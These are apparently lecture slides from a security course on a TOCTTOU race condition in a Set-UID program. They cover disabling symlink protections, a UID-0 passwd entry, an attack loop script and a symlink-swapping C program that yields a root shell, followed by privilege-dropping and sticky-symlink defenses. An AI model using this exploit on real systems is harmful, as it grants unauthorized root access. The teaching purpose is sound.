
Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```


Race condition between `access()` and `fopen()`. Any protected file can be written.



Disable countermeasure: It restricts the program to follow a symbolic link in world-writable directory like `/tmp`.



```
// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=0
```




```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```

Attack: Choose a Target File


- We would like to exploit the race condition in the vulnerable program. We choose to target the password file `/etc/passwd`, which is not writable by normal users.


- By exploiting the vulnerability, we would like to add a record to the password file.




test:U6aMy0wojraho:0:0:test:/root:/bin/bash

- For the root user, the third field(the user ID field)has a value zero. So if we want to create an account with the root privilege, we just need to put a zero in this field.






Launch Attack



```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]       ← Check if /etc/passwd is modified
do
   ./vulp < passwd_input         ← Run the vulnerable program
   new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```




```
#include <unistd.h>

int main()
{
   while(1) {
     unlink("/tmp/XYZ");
     symlink("/home/seed/myfile", "/tmp/XYZ");
     usleep(10000);

     unlink("/tmp/XYZ");
     symlink("/etc/passwd", "/tmp/XYZ");
     usleep(10000);
   }

   return 0;
}
```


Run the vulnerable process

- Vulnerable program is run in an infinite loop (target_process.sh)
- `passwd_input` contains the string to be inserted in `/etc/passwd` [in previous slide]

Run the attack program


- Create a *symlink* to a file owned by us. (to pass the `access()` check)
- Unlink the symlink
- Create a *symlink* to `/etc/passwd` (this is the file we want to open)






Monitor the Result

- Method 1: The `ls -l` command prints out the timestamp.



```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd
-rw-r--r-- 1 root root 2084 Sep 26 01:56 passwd
```


- Method 2: The `sudo gedit /etc/passwd` or `cat /etc/passwd | grep test` command views/prints user inserted.




```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

```
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- Method 3: The `su test` switches user.



```
[09/26/20]seed@VM:~/926$ su test
Password:
root@VM:/home/seed/926# id
uid=0(root) gid=0(root) groups=0(root)
```




Protection Mechanism: Principle of Least Privilege

Principle of Least Privilege:

A program should not use more privilege than what is needed by the task.


- Our vulnerable program has more privileges than required while opening the file.
- `seteuid()` and `setuid()` can be used to discard or temporarily disable privileges.



```
uid_t real_uid = getuid();  // Get the real user id
uid_t eff_uid  = geteuid(); // Get the effective user id

seteuid (real_uid);        ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
   fprintf(stderr, "Permission denied\n");
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root




Protection Mechanism: Sticky Symlink Protection


To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

// On Ubuntu 16.04, use the following:
$ sudo sysctl -w fs.protected_symlinks=1
```

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.



```
[09/26/2020 02:22] seed@ubuntu:~/Desktop/Race Condition$ sudo sysctl -w kernel.y
ama.protected_sticky_symlinks=1
[sudo] password for seed:
kernel.yama.protected_sticky_symlinks = 1
[09/26/2020 02:24] seed@ubuntu:~/Desktop/Race Condition$ bash target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
target_process.sh: line 9: 23193 Segmentation fault      (core dumped) ./vulp <
passwd_input
No permission
No permission
```



Summary

- What is race condition
- How to exploit the TOCTTOU type of race condition vulnerability
- How to avoid having race condition problems